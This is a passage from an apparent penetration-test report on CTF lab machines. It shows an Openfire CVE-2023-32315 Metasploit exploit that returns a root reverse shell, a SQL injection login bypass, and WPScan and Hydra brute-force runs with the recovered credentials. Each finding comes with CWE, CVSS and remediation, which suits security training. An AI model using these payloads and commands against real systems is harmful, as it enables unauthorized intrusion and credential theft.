


Figure 9 - Administration console accessed as the rogue admin user hugme

This level of access, however, only controlled the Openfire application itself — not the underlying operating system. To obtain OS-level code execution, the Metasploit module implementing the same CVE end-to-end (auth bypass **and** malicious plugin upload) was used instead:

```
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > show options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):
```

Name	Current Setting	Required	Description
ADMINNAME		no	Openfire admin user name, (default: random)
PLUGINAUTHOR		no	Openfire plugin author, (default: random)
PLUGINDESC		no	Openfire plugin description, (default: random)
PLUGINNAME		no	Openfire plugin base name, (default: random)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	9090	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the web application
VHOST		no	HTTP server virtual host

```

Payload options (java/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.68.55    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Java Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) >

```

Figure 10 - Metasploit module options for the Openfire auth-bypass RCE exploit

Running the exploit created a new admin user, uploaded a malicious plugin as a Java reverse-shell payload, and returned an interactive command shell — running as **root**:

```
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 192.168.68.55:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01bt05xbcmx78ic300uysin4829.node0
[*] csrf=uMsGyUdwWC4VRt1
[*] Adding a new admin user.
[*] Logging in with admin user "umvdcybuamgd1" and password "r8vocNOXYB".
[*] Upload and execute plugin "PD0gwrHB" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "PD0gwrHB" need manually clean-up via Openfire Admin console.
[!] Admin user "umvdcybuamgd1" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (192.168.68.55:4444 → 172.17.0.2:55516) at 2026-01-31 12:54:22 +0100

whoami
root

```

Figure 11 - Metasploit exploit run returning a root shell on the target

3. SQL Injection in Login Form Leads to Authentication Bypass & Credential Disclosure - **Critical**

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The web application's login form builds its backing SQL query by directly concatenating the <code>username</code> and <code>password</code> fields into the statement, without any input sanitization, escaping or use of parameterized queries. This allows an unauthenticated attacker to alter the logic of the query, bypass the login mechanism entirely, and additionally causes the application to reflect the matched user's credentials back in the HTTP response.
Impact	An unauthenticated attacker can log in to the application as an arbitrary user without knowing any valid credentials, simply by injecting <code>' or 1=1-- -</code> into the username field. In this specific case the impact is compounded: the vulnerable query response leaks the matched account's username and password in cleartext directly on the page. Because the disclosed system account (<code>Dylan</code>) turned out to be a real OS-level account reused for SSH access (see Password Reuse Enables Unauthorized SSH Access), this single injection point was the root cause of a full compromise of the underlying host, from an anonymous, unauthenticated starting position. A more invasive attacker could equally have used the same injection point with <code>UNION</code>-based or blind techniques to read, modify or delete arbitrary data in the database.
Affected Component	<code>http://<TARGET_IP>/</code> - Login form (<code>`username`</code> parameter)
Remediation	• Parameterize all queries (prepared statements / parameterized queries). User input must never be concatenated directly into a SQL statement. • Apply the principle of least privilege to the database account used by the application (no more permissions than required for the login lookup). • Never reflect raw query results or database error output back to the client; return generic, non-descriptive error/response messages on authentication failure. • Store passwords using a strong, salted hashing algorithm (e.g. <code>bcrypt</code>, <code>argon2</code>) instead of comparing them in plaintext within the query. • Implement server-side input validation and a Web Application Firewall (WAF) as defense-in-depth. • Add rate-limiting / account lockout on the login endpoint to slow down automated exploitation attempts.
References	• https://owasp.org/www-community/attacks/SQL_Injection • https://cwe.mitre.org/data/definitions/89.html • https://portswigger.net/web-security/sql-injection

Finding Evidence

Reconnaissance

After deploying the target machine, its IP address was identified:

```
-----
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
█
```

Figure 12 - Target machine IP address

An Nmap port scan was run against the host, revealing two open ports: **22/tcp (SSH)** and **80/tcp (HTTP)**.

```
(kali㉿kali)-[~/Desktop/CTF/Injection/maquina]
$ sudo nmap -p- -oA scans/allports 172.17.0.2 -oA scans/allports
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-03 12:59 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: F6:7C:2B:BF:18:94 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds

(kali㉿kali)-[~/Desktop/CTF/Injection/maquina]
$ █
```

Figure 13 - Nmap scan showing ports 22 and 80 open

Identifying the login form

Browsing to port 80 presented a login page, which became the first attack surface to test:




Figure 14 - Web application login page

Testing for SQL Injection

A **UNION**-based payload was first tested in the username field to check whether the login query concatenates user input directly:

```
'UNION SELECT NULL,NULL,NULL -- -
```

The application returned a SQL error indicating a column-count mismatch between the injected **UNION SELECT** and the original query — confirming that user input reaches the database unsanitized:




Figure 15 - SQL error caused by the UNION-based payload

Reviewing the page source revealed a hint about the field names used by the backend query, further confirming that unsanitized input is passed straight to the SQL statement:

```
<body>
  <div class="error-message">
    SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns
  </div>

  <div class="background">
    <h2>Login</h2>
    <form action="/index.php" method="post">
      <div class="form-group">
        <label for="username">User:</label>
        <input type="text" id="name" name="name" required>
      </div>
      <div class="form-group">
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required>
      </div>
      <button type="submit" name="submit">Login</button>
    </form>
  </div>
</body>
</html>
```

Figure 16 - Page source hinting at the fields used in the SQL query

Exploitation — authentication bypass

Based on that information, the payload was changed. Instead of a **UNION**, the following was submitted in the **username** field (the password field can contain any value, since it is commented out):

```
' or 1=1-- -
```

The resulting query, as inferred from the application's behavior, is effectively:

```
SELECT ... WHERE name = '' or 1=1-- -' AND passwd = '' AND password = '...'
```

The **or 1=1** condition is always true, so the **WHERE** clause matches the first row of the users table regardless of the credentials supplied, and everything after **-- -** is commented out. The result is a full authentication bypass — and the application additionally rendered the matched account's username and password directly on the page:




Figure 17 - Authentication bypass returning valid account credentials

The credentials disclosed were:

```
Username: Dylan
Password: KJSDFG789FGSDF78
```

These credentials were subsequently found to be valid for the SSH service exposed on port 22, escalating this finding from an authentication bypass into full host compromise — see **Password Reuse Enables Unauthorized SSH Access**.

4. Weak Administrator Credentials Exposed via XML-RPC Brute-Force (WalkingCMS) - Critical

CWE	CWE-307 - Improper Restriction of Excessive Authentication Attempts
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The WordPress <code>xmlrpc.php</code> endpoint was enabled on the target, which allows an attacker to test many username/password combinations within a small number of HTTP requests via the <code>system.multicall</code> method — far more efficiently than attacking the standard login form. Combined with the previously confirmed <code>mario</code> username and a weak password, this allowed full recovery of valid administrator credentials.
Impact	An unauthenticated attacker was able to brute-force a valid administrator password in a practical timeframe and log in to the WordPress administration panel with full site control — including the ability to install/modify plugins and content, which was subsequently leveraged to achieve remote code execution (see Arbitrary File Write via Admin Plugin Leads to Remote Code Execution).
Affected Component	<code>http://<TARGET_IP>/wordpress/xmlrpc.php</code>
Remediation	• Disable XML-RPC entirely if not required (<code>disable-xmlrpc-pingback</code> or blocking the endpoint at the web server/WAF level). • Enforce strong, unique administrator passwords and multi-factor authentication for the WordPress admin panel. • Rate-limit and lock out accounts after repeated failed authentication attempts, including via XML-RPC. • Monitor for <code>system.multicall</code> usage patterns typical of credential-stuffing tools.
References	• https://cwe.mitre.org/data/definitions/307.html • https://www.wpwhitesecurity.com/wordpress-xmlrpc-attacks/

Finding Evidence

Reviewing the page source revealed a reference to `xmlrpc.php`, confirming the endpoint was enabled and reachable:




Figure 18 - Page source referencing the XML-RPC endpoint

The WordPress version (6.4.3) was confirmed via the Wappalyzer browser extension:




Figure 19 - Wappalyzer identifying WordPress 6.4.3

Using the confirmed username `mario` and the Rockyou wordlist, a brute-force attack was run against the login through XML-RPC's batched-request capability:

```
(kali@kali)-[~/Escritorio]
$ wpscan --url http://172.17.0.2/wordpress -U mario -P /usr/share/wordlists/rockyou.txt
```

Figure 20 - Brute-force attack against mario's password via XML-RPC

The attack recovered a valid password:

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
Trying mario / love Time: 00:00:01 < > (390 / 14344782) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: mario, Password: love

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 28 12:04:33 2026
[+] Requests Done: 532
[+] Cached Requests: 35
[+] Data Sent: 247.506 KB
[+] Data Received: 265.202 KB
[+] Memory used: 270.348 MB
[+] Elapsed time: 00:00:04

(kali@kali)-[~/Escritorio]
```

Figure 21 - Valid password recovered for the mario account

Logging in with the recovered credentials granted full access to the WordPress administration panel:




Figure 22 - WordPress administration panel accessed with the recovered credentials

5. Weak FTP Credentials & Cleartext Credential Exposure (Road to Olympus – Zeus) - Critical

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Zeus host (third machine of the <i>Road to Olympus</i> lab, reached via a second pivot through Poseidón) exposes SMB and FTP services. SMB user enumeration revealed valid local usernames, one of which (hercules) had a weak FTP password recoverable via brute-force with Hydra. The FTP account, in turn, hosted a file containing an encoded credential for a second account (rayito), which was also valid for SSH.
Impact	The combination of unauthenticated SMB user enumeration, a weak/brute-forceable FTP password, and a plaintext-recoverable credential stored inside an FTP-accessible file allowed a fully unauthenticated attacker to obtain SSH access as two distinct local accounts on the host, without exploiting any memory-corruption or logic vulnerability — purely through weak credential hygiene.
Affected Component	• smb://<ZEUS_IP>:445 • ftp://<ZEUS_IP>:21 - account `hercules` • ssh://<ZEUS_IP>:22 - account `rayito`
Remediation	• Restrict or disable anonymous/guest SMB enumeration; require authentication for all directory/user listing operations. • Enforce strong, unique passwords on all service accounts (FTP, SSH) and rate-limit/lock out repeated failed logins. • Disable plaintext FTP in favor of SFTP/FTPS, and never store credentials — encoded or otherwise — inside files reachable by any authenticated FTP user. • Apply the same password-reuse and reversible-encoding remediations noted in the related findings for this lab.
References	• https://cwe.mitre.org/data/definitions/522.html • https://cwe.mitre.org/data/definitions/319.html

Finding Evidence

Zeus exposed ports **21 (FTP)**, **22 (SSH)**, **80 (HTTP)**, **139** and **445 (SMB)**. **enum4linux** was used against the SMB service and returned two valid usernames, **rayito** and **hercules**:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\rayito (Local User)
S-1-22-1-1001 Unix User\hercules (Local User)

===== ( Getting printer info for 30.30.30.3 ) =====

No printers returned.

enum4linux complete on Mon Jul 13 20:31:55 2026

(kali@kali)~[/Escritorio/Road_To_Olympus]
$
```

Figure 23 - enum4linux enumerating valid SMB usernames

With both usernames in hand, a targeted brute-force against FTP was prepared:

```
(kali@kali)~[/Escritorio/Road_To_Olympus]
$ cat users
rayito
hercules
```

Figure 24 - Username wordlist prepared for the FTP brute-force attack

```
(kali@kali)~[/Escritorio/Road_To_Olympus]
$ proxychains4 -q hydra -L users -P minirock ftp://30.30.30.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-13 20:41:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent over
writing, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:2/p:5000), ~625 tries per task
[DATA] attacking ftp://30.30.30.3:21/
```

Figure 25 - Hydra brute-forcing FTP credentials for the enumerated usernames

The attack recovered a working password for **hercules**:

```
[21][ftp] host: 30.30.30.3 login: hercules password: thunder1
```

Figure 26 - Hydra recovering the hercules FTP password

Logging into FTP with those credentials revealed a file containing an encoded string, which — once decoded — yielded the SSH password for a second account, **rayito**:

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ proxychains4 -q ftp 30.30.30.3
Connected to 30.30.30.3.
220 (vsFTPD 3.0.5)
Name (30.30.30.3:kali): hercules
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28047|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0      0          16432 Aug 15  2024 muerte_a_kratos.exe
█
```

Figure 27 - FTP access as hercules, and the file containing the encoded credential

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ echo 'AGUAbABlAGMAdABYAG8AYwB1AHQANABjADEAMABuACE=' | base64 -d
electrocut4c10n!
```

Figure 28 - Decoding the file contents to recover the rayito password

The decoded credentials were then used to log in over SSH as **rayito**, completing the compromise of Zeus and the full *Road to Olympus* lab:

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ proxychains4 -q ssh rayito@30.30.30.3
The authenticity of host '30.30.30.3 (30.30.30.3)' can't be established.
ED25519 key fingerprint is: SHA256:PRX7Xon0ePKM5zUSeZBqm7SjbXkvXaxmLAXdJwVyZDA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '30.30.30.3' (ED25519) to the list of known hosts.
rayito@30.30.30.3's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1000(rayito) gid=1000(rayito) groups=1000(rayito),27(sudo)
$ █
```

Figure 29 - Successful SSH login as rayito on Zeus

6. Weak `root` SSH Password Allows Brute-Force Takeover (BreakMySSH) - Critical

CWE	CWE-521 - Weak Password Requirements
